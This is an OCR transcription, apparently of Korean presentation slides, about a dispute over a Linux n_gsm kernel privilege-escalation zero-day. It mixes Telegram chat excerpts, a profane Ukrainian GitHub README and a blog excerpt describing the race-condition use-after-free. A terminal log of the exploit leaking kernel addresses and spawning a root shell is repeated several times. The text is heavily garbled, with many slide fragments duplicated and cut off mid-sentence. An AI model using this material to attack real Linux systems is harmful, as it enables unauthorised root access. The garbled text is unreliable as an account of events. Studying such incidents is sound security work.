


jmpe4x

GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a

Egg Hunti
메모리 위치
고유한 "ta



YuriiGuimsco

Egg Hunting이라는 익스플로잇 기법이 있습니다.

GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

YuriiCrimson

Egg Hunting 기법을 사용하지 않습니다.


VS

jmpe4x

GSM 0-day Timeline - Telegram


The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

알겠다. 좋습니다. 6.5로 작동한다면 괜찮을 것 같습니다
얼마나 신뢰할 수 있나요?
bash one liner 0...100의 while 루프에서 epmooit를 사용하는 경우



YuriiCrimson

VS



jmpe4x

GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

YuriiCrimson

20번 실행하면 20번 익스플로잇에 성공합니다.

VS

jmpe4x

GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a

공합니다.


YuriiCrimson

jmpe4x

jmpe4x는 YuriiCrimson에게
몇시간동안 취약점에 대한 정보를 물어봤습니다.

GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is




합니다.

결국 취약점에 대한 정보를 다 얻은 jmpe4x는
거래를 취소하고 잠수를 탔습니다.

YuriiCrimson
jmpe4x

GSM 0-day Timeline - Tel

The Linux zero-day scam begins with a conversation b
following i



결국 취약점에 대한 정보를 다 얻은 jmp
거래를 취소하고 잠수를 탔습니다

GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a

공합니다.

사기를 당한 YuriiCrimson은 리눅스 제로데이를 공개하였습니다.

GSM 0-day Timeline

ExploitGSM Public

Watch 10

main 1 Branch 0 Tags Go to file t Add file Code

YuriiCrimson Merge pull request #13 from LianSheng197/main 140d11e · 2 months ago 26 Commits

.github/workflows	Revert (17db559): Remove the redefinition of `struct gsm_dlci`...	2 months ago
ExploitGSM_5_15_to_6_1	Update main.c	2 months ago
ExploitGSM_6_5	typo & add hint	2 months ago

README Code of conduct MIT license Security

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> https://t.me/YuriiCrimson
Телеграм чат -> https://t.me/itcrowdua

Зимой я знайшов дві вразливості в n_gsm драйвері. Після цього мені написав Jammes з пропозицією купити їх в мене. Як ви зрозуміли він мене обдурив. Але я ще не знав що перший експлоїт для 6.4 та 6.5 був злитий. Тому я три дні назад злив його не знаючи того що він був злитий. А в твітері я побачив вот це https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html. Цей виблядок вкрав в мене мій труд та ще видав за свій. Тут ви можете побачити https://t.me/itcrowdua/1/203010 відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.

GSM 0-day Timeline

ExploitGSM Public

Watch 10

main 1 Branch 0 Tags Go to file t Add file Code

YuriiCrimson Merge pull request #13 from LianSheng197/main 140d11e · 2 months ago 26 Commits

.github/workflows	Revert (17db559): Remove the redefinition of `struct gsm_dlci...`	2 months ago
ExploitGSM_5_15_to_6_1	Update main.c	2 months ago
ExploitGSM_6_5	typo & add hint	2 months ago

README Code of conduct MIT license Security

ExploitGSM


Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> https://t.me/YuriiCrimson
Телеграм чат -> https://t.me/itcrowdua

Зимой я знайшов дві вразливості в n_gsm драйвері. Після цього мені написав Jammes з пропозицією купити їх в мене. Як ви зрозуміли він мене обдурив. Але я ще не знав що перший експлоїт для 6.4 та 6.5 був злитий. Тому я три дні назад злив його не знаючи того що він був злитий. А в твітері я побачив вот це https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html. Цей виблядок вкрав в мене мій труд та ще видав за свій. Тут ви можете побачити https://t.me/itcrowdua/1/203010 відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.

GSM 0-day Timeline

겨울에 n_gsm 드라이버에서 두 가지 취약점을 발견했습니다.
그 후 Jammes라는 사람이 저에게 연락하여 그것들을 사겠다고 제안했습니다. 아시다시피 그는 저를 속였습니다. 트위터에서 https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html 이 링크를 보았습니다. 이 자식이 내 노력을 훔쳐서 자기 것처럼 내놓았습니다.



README | Code of conduct | MIT license | Security

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> https://t.me/YuriiCrimson
Телеграм чат -> https://t.me/itcrowdua

Зимой я знайшов дві вразливості в n_gsm драйвері. Після цього мені написав Jammes з пропозицією купити їх в мене. Як ви зрозуміли він мене обдурив. Але я ще не знав що перший експлоїт для 6.4 та 6.5 був злитий. Тому я три дні назад злив його не знаючи того що він був злитий. А в твітері я побачив вот це https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html. Цей виблядок вкрав в мене мій труд та ще видав за свій. Тут ви можете побачити https://t.me/itcrowdua/1/203010 відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.

GSM 0-day Timeline

겨울에 n_gsm 드라이버에서 두 가지 취약점을 발견했습니다.
그 후 Jammes라는 사람이 저에게 연락하여 그것들을 사겠다고 제안했습니다. 아시다시피 그는 저를 속였습니다. 트윈터에서 링크를 보았습니다. 이 자식이 내 노력을 훔쳐서 자기 것처럼 내놓았습니다.

https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html

GSM 0-day Timeline - Blog

겨울에 n_gsm 드라이버에서 두 가지 취약점을 발견했습니다.
그 후 Jammes라는 사람이 저에게 연락하여 그것들을 사겠다고 제안했습니다. 아시다시피 그는 저를 속였습니다. 트위터에서 링크를 보았습니다. 이 자식이 내 노력을 훔쳐서 자기 것처럼 내놓았습니다.

https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html

21 March 2024

The tale of a GSM Kernel LPE

by jmpeax

Through fuzzing via my local custom syzkaller instance and auditing via semgrep and codeql queries I was lucky enough to find a bug in the linux module n_gsm.c. This module is used to implement the GSM 07.10 multiplexing protocol. This type of error was “Race Condtiton” which results in “User - After - Free”. Looking at the code, I realized that this could be used to execute my code in the Linux kernel and get LPE (Local Privilege Escalation) on a potential victim.

Now I’m going to tell you in detail on the module code where programmers make a mistake. With the release of version 6.4 of the Linux kernel, the n_gsm module now has a GSMIOC_SETCONF_DLCI option to call via ioctl. This option is required to update the DLCI (Data Link Connection Identifier) configuration.

GSM 0-day Timeline - Blog

겨울에 n_gsm 드라이버에서 두 가지 취약점을 발견했습니다.

```
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami
k4fr
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ id
uid=1000(k4fr) gid=1000(jmpe4x) groups=1000(jmpe4x),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd),136(sambasha
re)
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ uname -a
Linux jmpe4x-virtual-machine 6.5.0-26-generic #26~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue Mar 12 10:22:43 UTC 2 x86_64 x86_64 x86_64
GNU/Linux
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami
k4fr
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address  -> ffffffff94e933c0
text leaked address         -> ffffffff92800000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
tty port             -> 376
tty buffhead         -> 136
dead                 -> 524
waiting setconf dlci thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@jmpe4x-virtual-machine:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd),136(sambashare),1000(jmpe
4x)
root@jmpe4x-virtual-machine:/root# whoami
root
```

GSM Linux Kernel LPE Nday Exploit code.

Зимой я зна
в мене. Як в
я три дні на
tale-of-a-GS
https://t.me/itcrowdua/1/203010 відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.

GSM 0-day Timeline - Blog

겨울에 n_gsm 드라이버에서 두 가지 취약점을 발견했습니다.

```
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami
k4fr
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ id
uid=1000(k4fr) gid=1000(jmpe4x) groups=1000(jmpe4x),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd),136(sambasha
re)
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ uname -a
Linux jmpe4x-virtual-machine 6.5.0-26-generic #26~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue Mar 12 10:22:43 UTC 2 x86_64 x86_64 x86_64
GNU/Linux
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami
k4fr
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address  -> ffffffff94e933c0
text leaked address         -> ffffffff92800000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
tty port             -> 376
tty buffhead         -> 136
dead                 -> 524
waiting setconf dlci thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@jmpe4x-virtual-machine:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd),136(sambashare),1000(jmpe
4x)
root@jmpe4x-virtual-machine:/root# whoami
root
```

GSM Linux Kernel LPE Nday Exploit code.

Зимой я зна
в мене. Як в
я три дні на
tale-of-a-GS
https://t.me/itcrowdua/1/203010 відео нашої переписки як доказ того що я не брешу. І тепер я злив ще один
експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами.
Щоб випередити ту мразоту.

GSM 0-day Timeline - Blog

GSM_Linux_Kernel_LPE_Nday_Exploit Public

Watch 2

main · 1 Branch · 0 Tags · Go to file t · Add file · Code

jmpe4x Update main.c — e8dea3f · 3 months ago — 8 Commits

OffsetGenerator	Add files via upload	3 months ago
CMakeLists.txt	Add files via upload	3 months ago
CMakeLists.txt.user	Add files via upload	3 months ago
README.md	Update README.md	3 months ago
main.c	Update main.c	3 months ago

LPE exploit in the linux module n_gsm.c. This module is used to implement the GSM 07.10 multiplexing protocol. This type of vulnerability is a Race Condtiton which results in UAF. Looking at the code, I realized that this could be used to execute my code in the Linux kernel and get LPE on a potential victim.

Writeup can be found here:

https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html

GSM Linux Kernel LPE Nday Exploit code.

GSM 0-day Timeline - Blog

방금 전 보여드린 Jmep4x의 블로그에 있는 익스플로잇 이미지와
Jmep4x의 깃허브에서 이상한 점을 발견하셨나요?

GSM 0-day Timeline - Blog

ExploitGSM Public

겨울에 n_gsm 드라이버에서 두 가지 추
그 후 Jammes라는 사람이 저에게 연락
https://i

main 1 Branch 0 Tags

```
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami
k4fr
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ id
uid=1000(k4fr) gid=1000(jmpe4x) groups=1000(jmpe4x),4(adm),24(cdrom),27(su
re)
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ uname -a
Linux jmpe4x-virtual-machine 6.5.0-26-generic #26~22.04.1-Ubuntu SMP PREEM
GNU/Linux
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami
k4fr
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address  -> ffffffff94e933c0
text leaked address         -> ffffffff92800000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
tty port             -> 376
tty buffhead         -> 136
dead                 -> 524
waiting setconf dlci thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@jmpe4x-virtual-machine:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),4
4x)
root@jmpe4x-virtual-machine:/root# whoami
root
```

https://t.me/itcrowdua/1/203010 відео нашої переписки як доказ того що я не бр
експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки
Щоб випередити ту мразоту.

GSM_Linux_Kernel_LPE_Nday_Exploit Public

main 1 Branch 0 Tags Go to file t Add file

jmpe4x Update main.c e8dea3f · 3 months ago

OffsetGenerator	Add files via upload
CMakeLists.txt	Add files via upload
CMakeLists.txt.user	Add files via upload
README.md	Update README.md
main.c	Update main.c

